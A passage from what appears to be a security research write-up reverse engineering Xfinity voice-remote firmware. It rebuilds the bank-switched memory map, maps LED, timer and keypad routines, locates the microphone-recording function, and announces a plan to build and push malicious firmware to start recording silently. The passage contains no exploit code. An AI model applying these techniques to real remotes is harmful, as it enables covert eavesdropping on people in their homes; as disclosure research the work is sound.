32  BANK1_R2 = param_3;
33  BANK1_R3 = param_4;
34  thunk_FUN_CODE_2802(0x196f,8);
35  uVar1 = param_1;
36  uVar2 = param_2;
```

Perfect! Again, we can make an educated guess that this function starts at 0x8FD0, since the previous opcode is a long jump.

So to sum up our jumps:

function name	called at	expected address	address in LCALL opcode
macCspTxIntIsr()	0x8556	0x91B0	0x3C80
macTxDoneCallback()	0x8559	0x8FD0	0x3C50

Now we know for sure that this isn't solely an offset issue. For one thing, `macTxDoneCallback()` can't be squeezed into the `0x30` bytes before `macCspTxIntIsr()`. For another, the distance between the expected address and the address in the `LCALL` for each of the two functions is not consistent. There must be another level of indirection between the call and the function itself. There's almost certainly a function table somewhere here. But how can we find it?

The part where we find it part two.

We have two functions that are `0x91B0 - 0x8FD0 = 0x1E0` bytes apart in the firmware, but only `0x30` bytes apart in the addresses that appear in the `LCALL`. If there's a table somewhere, we'd expect to find a pair of 2-byte integers with a `0x1E0` difference between their values, and `0x30` bytes between their locations. We wrote a quick Python script to do that. We got this:

```
$ python find_pairs.py firmware.bin
found a matching pair at 0x1c53 +0x30: 01122d1d9daf01122d1dd0af01122d1d0ab00112 :
01122d1d9cb101122d1db0b101122d1d0eb20112
found a matching pair at 0x9646 +0x30: be80198e828f8312b940aa0888828983a3a3e02a :
12d531e02274ec12277d8a0a8b0b901a4fe412bf
found a matching pair at 0xe600 +0x30: c2c775381e3ce4e4e7b78d380406fbdb59a99d38 :
9fb7dd390406dadbbfb86d3a04047be111c49d3a
found a matching pair at 0xe708 +0x30: a7b8b5400d12e4e4bbc10d41041524dd30ad3d41 :
58acbd421e3ce4e4dfb9ed420f16b5c523aeb543
found a matching pair at 0x1279c +0x30: 8304719047d000820253688102546883045 3a066 :
0082047265b04581027748830451ffebb0840274
found a matching pair at 0x150d9 +0x30: a0e97025123980e9701f901859e07019901857e0 :
e3e06407702012373ae9701a123740e9600b9017
found a matching pair at 0x1800b +0x30: e2e070109017177401f09016e7e0f9123f388008 :
e5e06401703574236508701812 40ca7a00eac0e0
found a matching pair at 0x1be97 +0x30: a2e092afe8496004790080027 9087f04022ab474 :
322ae509a2e092afee4f600479008002790680ca
```

Most of these look like they happened at random, but the first pair has the sort of repetitiveness you'd expect from a function table. The fact that it's at the top of the firmware makes sense for this, too. Let's take a look around `0x1c53`:

```
$ xxd -c6 -g1 -s 0x15c3 firmware.bin  | head -n15
000015c3: 71 d8 03 12 2d 1d  q...-.
000015c9: bc d8 03 12 2d 1d  ....-.
000015cf: fb d8 03 12 2d 1d  ....-.
000015d5: 49 d9 03 12 2d 1d  I...-.
000015db: 77 d9 03 12 2d 1d  w...-.
000015e1: 9c e9 03 12 2d 1d  ....-.
000015e7: a6 e9 03 12 2d 1d  ....-.
000015ed: 60 ea 03 12 2d 1d  `...-.
000015f3: 70 ea 03 12 2d 1d  p...-.
000015f9: 98 ea 03 12 2d 1d  ....-.
000015ff: ca ea 03 12 2d 1d  ....-.
00001605: f5 ea 03 12 2d 1d  ....-.
0000160b: 13 eb 03 12 2d 1d  ....-.
00001611: 4f eb 03 12 2d 1d  O...-.
00001617: ef eb 03 12 2d 1d  ....-.
```

Definitely a table. The last three bytes of each line here look like a function call:

```
12 2d 1d      LCALL FUNC_CODE_2d1d
```

If this is true, there's probably a single dispatcher function that somehow loads the function specified by the previous (or subsequent) three bytes. But how are three bytes used to address functions on a 16-bit architecture? Let's see if we can line up some more functions with their matching entries in this table – this may help us place them in the program's memory map.

Where memory is.

This time, instead of working backwards from a single function we can place, let's try something that will catch as many entries as possible.

If the table entries point to functions start addresses in some fashion, it seems reasonable to assume that if we sort these addresses in ascending order, the difference between each address and the one that follows it will be the length of that function. Obviously this has a lot of exceptions – there can be padding, or utility functions that are placed nearby for common local logic. Still, though, it might be helpful. A couple of scripts – one that prints the three-byte values in the table, and the other that computes the differences between each pair – give us a sequence of expected function lengths in the table:

```
$ python print_table.py firmware.bin  | sort | uniq | python get_diffs.py
0x12f0 003200
0x7 0044f0
0x17 0044f7
0x27 00450e
0x2f6 004535
0x126 00482b
0x18 004951
0x32 004969
0xb 00499b
0x16 0049a6
0x175 0049bc
0xf3 004b31
0x8f 004c24
...
```

Now let's see how that compares to the actual function lengths in the firmware. How do we know what these are, though? One (very inaccurate) measure of this is to simply take the distance between `RET (0x22)` opcodes in the firmware. Another script did exactly this:

```
$ python print_rets.py firmware.bin

0xf 0x0

0x121 0xf
0x109 0x130
0x1a 0x239
0x37 0x253
0x1e 0x28a
0xc 0x2a8
0x16 0x2b4
0x3 0x2ca
0x5 0x2cd
...
```

At first, it doesn't look like there's much to work with here. Scrolling down the list, though, we start to see lengths from the table appearing here and there in the `RET` list. For example:

```
TABLE ENTRIES BY LENGTH
0x108 0398e6
0x18d 0399ee
0xa9 039b7b

DISTANCE BETWEEN SUBSEQUENT RETS (with address in firmware.bin)
0x108 0x178e6
0x18d 0x179ee
0xa9 0x17b7b
```

It's unlikely this would happen at random. What's curious about these addresses is that for each one, the offset in the binary is exactly `0x22000` less than the 3-byte sequence stored in the table entry.

This only holds true only for the matching sequences where the table entries start with `0x03`, though. Poring through the lists, we find that for ones with `0x02`, the distance is exactly `0x1A000`. For the ones with `0x01`, it's `0x12000`. Lastly, the ones with `0x0` have `0x2000`. (There are also a handful with `0x04`, but the results are too noisy to make much of them at this point.) This is interesting: it means that besides the `0x00` entries, the most significant byte of the table entries specifies an `0x8000` difference in the address loaded from the firmware image.

If that last bit doesn't make a lot of sense, don't worry. It's not that important. The general idea is that the first byte of each entry determines which chunk of `0x8000` bytes to read from. "Chunks of `0x8000` bytes" recall something from long ago:




Figure 2-2. CODE Memory Space




Figure 2-3. CODE Memory Space for Running Code From SRAM

The most significant byte is always between `0x00` and `0x04` – maybe it specifies which flash bank to fetch the function from! According to the user guide, this is specified by the `FMAP` register `(0x9F)`. If we're right about this, there should be a function at `0x2d1d(-0x2000=0x0d1`din the firmware file) that adjusts `FMAP` to jump to the right flash bank. Sure enough, here it is:

```
                                undefined FUN_CODE_0d1d()
                undefined         ACC:1          <RETURN>
                                FUN_CODE_0d1d
CODE:0d1d d0 83                   POP        DPH
CODE:0d1f d0 82                   POP        DPL
CODE:0d21 c0 9f                   PUSH       FMAP
CODE:0d23 e4                      CLR        A
CODE:0d24 93                      MOVC       A,@A+DPTR
CODE:0d25 c0 e0                   PUSH       A
CODE:0d27 74 01                   MOV        A,#0x1
CODE:0d29 93                      MOVC       A,@A+DPTR
CODE:0d2a c0 e0                   PUSH       A
CODE:0d2c 74 02                   MOV        A,#0x2
CODE:0d2e 93                      MOVC       A,@A+DPTR
CODE:0d2f f5 9f                   MOV        FMAP,A
CODE:0d31 22                      RET
```

The first two POPs load the address of the three bytes following the `LCALL` to the dispatcher into `DPTR`. This is because after `LCALL` the "return address" (the entry in the table) is pushed onto the stack.

Then the `FMAP` register is saved for later -- this controls which flash memory bank is loaded into the `CODE` memory space.

Then the register A is loaded with the lowest of the three bytes of the address by dereferencing `DPTR` (instruction `0x0D24`), which is pushed onto the stack. The same thing happens with the middle byte at `0x0D29`. Unlike the first two, though, the highest byte isn't pushed onto the stack -- it's loaded into `FMAP`! The `RET` at the end then jumps to the offset pushed onto the stack with the lower two bytes. This is basically how segmentation is implemented. An address like `0x03ADBD` will push `0xADBD` onto the stack, load the third flash memory bank, and return to `0xADBD` within that memory bank. Neat stuff.

So to sum it all up, the dispatcher function table is always mapped into the memory range `0x2000-0x5fff`, and the functions it jumps to are located in the four different flash banks that get mapped to `0x8000-0xffff`. (`0x6000-0x8000` is for the magic registers, as we've already seen.) When a function is called through the dispatcher table, the correct bank is loaded into `0x8000-0xffff`, and the offset within that bank is jumped to.

To make a long story short

we reloaded the whole thing into Ghidra with the base address at `0x2000` and everything in its right place.

Memory Map - Image Base: CODE:0000

Name	Start	End	Length
RAM	CODE:0000	CODE:1fff	0x2000
CODE	CODE:2000	CODE:5fff	0x4000
REG_BANK_1	INTMEM:00	INTMEM:07	0x8
REG_BANK_2	INTMEM:08	INTMEM:0f	0x8
REG_BANK_3	INTMEM:10	INTMEM:17	0x8
REG_BANK_4	INTMEM:18	INTMEM:1f	0x8
INTMEM	INTMEM:20	INTMEM:ff	0xe0
SFR	SFR:80	SFR:ff	0x80
BITS	BITS:00	BITS:7f	0x80
SFR-BITS	BITS:80	BITS:ff	0x80
CODE1	CODE:6000	CODE:7fff	0x2000
ZCODE0	CODE:8000	CODE:ffff	0x8000
ZCODE1	CODE:8000	CODE:ffff	0x8000
ZCODE2	CODE:8000	CODE:ffff	0x8000
ZCODE3	CODE:8000	CODE:86cf	0x6d0

Now we can start reversing properly!

is a slow and arduous process. The proper memory mapping is a huge improvement, but still, we have very few good starting points to work with.

One direction that seems sensible is to try and find code that manipulates the LEDs on the remote. We're after the code that initiates recording in the firmware, and the LEDs can point us there: whenever you press and hold the microphone button on the remote, the LEDs light up in blue. They have other colors, too – green for most button presses, and red for errors (for example, if the box is out of range of the remote).


LEDs are fairly simple peripheral devices. We'd expect to find a bit set or cleared on one of the processor's SFRs to turn them on or off. What does RemoTI have to say about LEDs?

```
/* 1 - Green */
#define LED1_BV           BV(0)
#define LED1_SBIT         P1_0
#define LED1_DDR          P1DIR
#define LED1_POLARITY     ACTIVE_HIGH

#if (defined (HAL_BOARD_CC2530EB_REV17) || defined (HAL_BOARD_CC2530EB_REV18))
  /* 2 - Red */
  #define LED2_BV           BV(1)
  #define LED2_SBIT         P1_1
  #define LED2_DDR          P1DIR
  #define LED2_POLARITY     ACTIVE_HIGH

  /* 3 - Yellow */
  #define LED3_BV           BV(4)
  #define LED3_SBIT         P1_4
  #define LED3_DDR          P1DIR
  #define LED3_POLARITY     ACTIVE_HIGH
#endif

...

#define ACTIVE_LOW        !
#define ACTIVE_HIGH       !!    /* double negation forces result to be '1' */

...

  #define HAL_TURN_ON_LED1()        st( LED1_SBIT = LED1_POLARITY (1); )
  #define HAL_TURN_ON_LED2()        st( LED2_SBIT = LED2_POLARITY (1); )
  #define HAL_TURN_ON_LED3()        st( LED3_SBIT = LED3_POLARITY (1); )
  #define HAL_TURN_ON_LED4()        HAL_TURN_ON_LED1()
```

Sure enough, this is what it looks like – simple manipulation of port 1's bits. Unfortunately, we can't simply assume that the LED numbers line up with those in our firmware – this is just sample code for LED manipulation, not an implementation of this particular remote control. In fact, our LED numbers are almost certainly different from these, since we haven't seen yellow at all so far on the remote, and we have seen blue (which doesn't show up here). Nevertheless, the manipulation logic is likely very similar to this.

Assuming our board is connected to the LEDs using the same port as the sample code, we'll search for references to the bits RemoTI uses – `P1_0`, `P1_1`, and `P1_4`. There turned out to be quite a few references to these bits. Working backwards from a few of them, eventually we run into a function sharing the unique structure of RemoTI's `HalLedOnOff()`:

```
void HalLedOnOff (uint8 leds, uint8 mode)
{
  if (leds & HAL_LED_1)
  {
    if (mode == HAL_LED_MODE_ON)
    {
      HAL_TURN_ON_LED1();
    }
    else
    {
      HAL_TURN_OFF_LED1();
    }
  }

  if (leds & HAL_LED_2)
  {
    ...
  }

  ...

  /* Remember current state */
  if (mode)
  {
    HalLedState |= leds;
  }
  else
  {
    HalLedState &= (leds ^ 0xFF);
  }
}
```



Finally something we can work with. This leads us to `HalLedSet()`, `HalLedBlink()`, and `HalLedUpdate()`:


```
uint8 HalLedSet (uint8 leds, uint8 mode)
{
  ...
  switch (mode)
  {
    case HAL_LED_MODE_BLINK:
      /* Default blink, 1 time, D% duty cycle */
      HalLedBlink (leds, 1, HAL_LED_DEFAULT_DUTY_CYCLE, HAL_LED_DEFAULT_FLASH_TIME);
      break;

    case HAL_LED_MODE_FLASH:
      /* Default flash, N times, D% duty cycle */
      HalLedBlink (leds, HAL_LED_DEFAULT_FLASH_COUNT, HAL_LED_DEFAULT_DUTY_CYCLE, HAL_
LED_DEFAULT_FLASH_TIME);
      break;

    case HAL_LED_MODE_ON:
    case HAL_LED_MODE_OFF:
    case HAL_LED_MODE_TOGGLE:
      ...
  return ( HalLedState );
}

...
void HalLedBlink (uint8 leds, uint8 numBlinks, uint8 percent, uint16 period)
{
  ...
      while (leds)
      {
        if (leds & led)
```

```
        {
          ...
          sts->time  = period;                              /* Time for one on/off
cycle */
          ...
          sts->next = osal_GetSystemClock();                /* Start now */
          sts->mode |= HAL_LED_MODE_BLINK;                  /* Enable blinking */
          leds ^= led;
        }
        led <<= 1;
        sts++;
      }
      osal_set_event (Hal_TaskID, HAL_LED_BLINK_EVENT);
 ...
}

...
void HalLedUpdate (void)
{
  ...
    while (leds)
    {
      if (leds & led)
      {
        if (sts->mode & HAL_LED_MODE_BLINK)
        {
          time = osal_GetSystemClock();
          if (time >= sts->next)
          {
            ...
            if (sts->mode & HAL_LED_MODE_BLINK)
            {
              wait = (((uint32)pct * (uint32)sts->time) / 100);
              sts->next = time + wait;
            }
            ...
          }
          ...
        }
        leds ^= led;
      }
      led <<= 1;
      sts++;
    }

    if (next)
    {
      osal_start_timerEx(Hal_TaskID, HAL_LED_BLINK_EVENT, next);   /* Schedule event */
    }
  ...
}
```

You get the picture. We can start unraveling things properly from here. Just from finding the LEDs we get `OSAL_GetSystemClock()` and `osal_set_event()`. The event subsystem functions turned out to be adjacent to one another, as well as the SDK's timer manipulation functions, among them `osal_start_timerEx()`. Basically, when a timer expires, it sets the requested event bit for the given task:

```
/*********************************************************************
...
 *   This function is called to start a timer to expire in n mSecs.
 *   When the timer expires, the calling task will get the specified event.
 *
 * @param   uint8 taskID - task id to set timer for
 * @param   uint16 event_id - event to be notified with
 * @param   UNINT16 timeout_value - in milliseconds.
 *
 * @return  SUCCESS, or NO_TIMER_AVAIL.
 */
uint8 osal_start_timerEx( uint8 taskID, uint16 event_id, uint16 timeout_value );
```

The timer is particularly interesting to us, since it can lead us closer to the voice-handling logic. If you press and hold the microphone button, it will record for ten seconds before making a little failure beep sound – presumably, it has a timeout of ten seconds. Maybe we can find a call to `osal_start_timerEx()` with a ten second timeout!



Since this function receives its timeout in milliseconds, we're looking for the `10000` literal. In hex, this is `0x2710`. Since the arguments are broken up into two 8 bit values on 8051, we're searching for adjacent assignments of `0x10` and `0x27` to `R4` and `R5`, respectively. In other words, we want `7c 10 7d 27`. This only turns up in one place:

Right in front of a call to `osal_start_timerEx()`! Who calls the dispatcher with this function's address? There are three calls from a very large function with a switch-case structure that starts at `ZCODE0::e094`. This might be where our voice timer is started! What is this function, though? It looks too complicated to try reversing head-on. There are too many functions and globals we didn't have even a general grasp of. Maybe we can get some more context by looking around where it's called.

More general reversing


By tracking a few global structures and finding some constants and SFRs, we found the bulk of the MAC subsystem. If I understand the RemoTI sources correctly, it looks like this manages the RF transceiver on the remote. Anyhow, this part leads to the MAC initialization code (presumably `macTaskInit()` – a function referenced, but not implemented, in the SDK). Crawling up the call stack leads to `osalInitTasks()`, then to `osal_init_system()` (which initializes events and timers as well), and finally, to `main()` itself! Going back down the stack, we can identify all sorts of subsystems going through their initialization functions (like the analog-to-digital converter and the DMA manager). Here's `main()` from one of the sample applications in RemoTI:

```
int main(void)
{
  /* Initialize hardware */
  HAL_BOARD_INIT();

  /* Initialze the HAL driver */
  HalDriverInit();

  /* Clear obsolete NV pages so that new NV system could start off cleanly. */
  NVMIGR_CLEAR_OBSOLETE_NV_PAGES();

  /* Initialize NV system */
  osal_snv_init();

  /* Initialize MAC */
  MAC_InitRf4ce();

  /* Initialize the operating system */
  osal_init_system();

  /* Enable interrupts */
  HAL_ENABLE_INTERRUPTS();

  /* Setup Keyboard callback */
  HalKeyConfig(RSA_KEY_INT_ENABLED, RSA_KeyCback);

  /* Start OSAL */
  osal_start_system(); // No Return from here

  return 0;
}
```

Most interesting of these calls is the one that initializes the keyboard subsystem. There's a call that looks a bit similar to RemoTI's `HalKeyConfig()` -- a function that receives a callback for keyboard interrupts. The callback itself doesn't come from the SDK -- presumably Comcast wrote it themselves.

```
/**************************************************************************************
************
...
 * @brief   Configure the Key serivce
 *
 * @param   interruptEnable - TRUE/FALSE, enable/disable interrupt
 *          cback - pointer to the CallBack function
...
 **************************************************************************************
************/
void HalKeyConfig (bool interruptEnable, halKeyCBack_t cback)
{
  /* Enable/Disable Interrupt or */
  Hal_KeyIntEnable = interruptEnable;

  /* Register the callback fucntion */
  pHalKeyProcessFunction = cback;

  /* Determine if interrupt is enable or not */
  if (Hal_KeyIntEnable)
  {
    ...
    if (HalKeyConfigured == TRUE)
    {
      osal_stop_timerEx( Hal_TaskID, HAL_KEY_EVENT);  /* Cancel polling if active */
    }
  }
  else    /* Interrupts NOT enabled */
  {
    ...
    osal_start_timerEx (Hal_TaskID, HAL_KEY_EVENT, HAL_KEY_POLLING_VALUE);    /* Kick
off polling */
  }

  /* Key now is configured */
  HalKeyConfigured = TRUE;
}
```

In the firmware, interrupts are enabled, and the `Hal_KeyIntEnable == 0` flow seems to be optimized out:



Obviously these aren't quite the same, but the context they're called, and the fact that this is the only initialization function that receives a callback address `(0x362c)` from makes me believe that it is, in fact `HalKeyConfig()`.

`0x362c` is a dispatcher call to `ZCODE3::812a`, which contains another switch-case-type function (which makes sense for a keyboard callback). Most of it is difficult to understand, but right before the end there's something quite interesting. Remember the call to `osal_start_timerEx()` with 10 seconds, the call we thought might have to do with the microphone key press? That call was made by the function starting at `ZCODE0::e094`. As it turns out, the keyboard handler calls that function. We're on the right track!

Let's go back to our trusty LEDs.

We ran into something unusual poking around the key press handling code. There's a stretch of code that shows a global variable incrementing from 1 to 5, running different logic for each value. One of the common flows to the different states is that under certain conditions, a function (`ZCODE0::e68a`) is called with an argument in the range `0-23`. It uses this global as an index into an array of callbacks stored at `0x1cf9`. We actually never mapped out the layout for this part of memory, so it isn't clear what these callbacks are. One way or another, though, you'd expect to find 23-ish callbacks hanging around somewhere in the ROM.

Since almost the entire dispatcher table is stored in the `0x3XXX` address space, we can just grep the firmware for a sequence of `3. .. 3. .. 3. .. 3. .. 3. ..` (and so on). The search came up with a list of 22 callbacks at `0x2160`. Looking through the callbacks, many of them seemed to do lots of LED manipulation. One of them, at `ZCODE0::e7de`, called a familiar function – `HalLedSet()`:

```
void do_some_blinks_on_keypress
               (undefined param_1,undefined param_2,undefined param_3,undefined
param_4,
               undefined param_5)

{
  ...
  numBlinks = dispatcher_func_do_
HalLedSet(3,0,param_1,param_2,param_3,param_4,param_5);
  ...
  dispatcher_func_UNCLEAR();
  pbVar2 = (byte *)CONCAT11(BANK3_R1,BANK3_R0);
  if ((*pbVar2 < 0xa9) << 7 < '\0') {
    if ((*pbVar2 < 0x9a) << 7 < '\0') {
      if ((*pbVar2 < 0x89) << 7 < '\0') {
        numBlinks = 1;
      }
      else {
        numBlinks = 2;
      }
      whichLeds = 2;
      goto LAB_ZCODE0__e075;
    }
    numBlinks = 3;
  }
  else {
    numBlinks = 4;
  }
  whichLeds = 1;
LAB_ZCODE0__e075:
  dispatcher_func_do_flash_leds_for_600ms_67percent(whichLeds,numBlinks);
  return;
}
```

This is interesting. Based on some global variable, whose value is compared to the arbitrary-seeming values `137, 154,` and `169,` we get either 1 or 2 flashes of LED 2, or 3 or 4 flashes of LED 1.

We poked around online and came up with this guide from Comcast:

> *You can also determine the battery level of your Xfinity remote by following the steps below:*
> *Press the Setup button on the remote until the LED at the top of the remote changes from red to green.*
> *Press 9-9-9.*
> *The LED will blink to indicate the battery level.*
> *4 green blinks indicate that the battery power is excellent.*
> *3 green blinks indicate that battery power is good.*
> *2 red blinks indicate that battery power is low.*
> *1 red blink indicates that the battery power is very low and that the batteries should be replaced.*

Terrific! This finally gives us the colors of the different LED numbers -- LED 2 is red, and LED 1 is green. It turns out these two are just like the RemoTI sample implementation, after all.

We also got the battery level out of this. To confirm this, there's another function at ZCODE2::c4b7 that flashed red five times on low battery levels, which is in line with the rest of that page:

> *If your LED blinks red five times when pressing any button, this indicates that your battery power is extremely low and the batteries should be replaced as soon as possible.*

Presumably, different callbacks at `0x1cf9` are invoked when you hold SETUP for a few seconds and then choose a magic number combination. We were aware of only two of these -- `9-9-9` for battery level and `9-8-1` for factory reset -- but it looks like there are plenty of other (undocumented!) ones, too.

If this is true, the 1-5 increment variable represents the current index of the magic sequence being entered. By tracking the handler's state machine backwards from there, we can now find the flow in the keycode callback that handles the SETUP button.

We found that before the digits are entered, the green LED is lit, and a 10-second timer is set up. Holding SETUP for three seconds turns the LED green, and as it turns out, there really is a 10-second timeout to enter the digits. This flow is triggered by keycode `0x28` -- the first one we've identified so far!

Now that we have the red and green LEDs, it's time to look for the recording color -- blue. From the documentation, it seems like there are very few cases for the blue LED -- during voice recording and, more rarely, device unpairing. Besides the LED calls made with 1 (green) and 2 (red), we also found several calls with the value 3 and a couple with 4. In the SDK all LED functions accept a bitmask of LEDs to manipulate, rather than an index, so 3 may represent red and green together -- yellow. This is strange, since we don't find any mention of yellow light flashing in the remote's documentation. (More on this later.)

LED 4, on the other hand, looks promising -- pressing keycode 7 in the handler turns it on, and releasing it turns it off. Sounds promising! Poking through the key press handler for keycode 7, we find a function call to `ZCODE2::d253` that initializes a lot of global variables, and then turns on some task ID:

```
void sets_some_global_voice_state()
{
  // init a lot of global variables
  ...
  dispatcher_func_osal_pwrmgr_task_state(some_task_id,1);
  ...
  return;
}
```

The call to `osal_pwrmgr_task_state()` with 1 `(PWRMGR_HOLD)` causes this task to be executed in the RemoTI main loop. In theory, `some_task_id` over here is a task that specifically handles recording with the microphone. To prove this, we looked through the matching task handler callback's implementation for a while – it proved to have a finite-state-machine structure that runs all sorts of I2C commands. Since the processor communicates with the microphone codec over I2C, it seems reasonable that the function above, `sets_some_global_voice_state()`, is, in fact, what starts the microphone recording.

Searching for references to this function throughout the firmware didn't yield any results, besides the call from the key press handler. This likely means that the only supported way to start recording is by pressing a button.

How can we trigger the recording function independently of the button press? It's hard to see how we can do this without running our own code that calls this function on the remote. We've already seen one supported way to run code on the remote: a firmware upgrade. That could work for our purposes. If we go with a firmware-based exploit, our work will be in two parts: we'll have to write our own malicious firmware, and we'll have to find a way to push that firmware to the remote.

Let's start with pushing the firmware.

A quick purchase

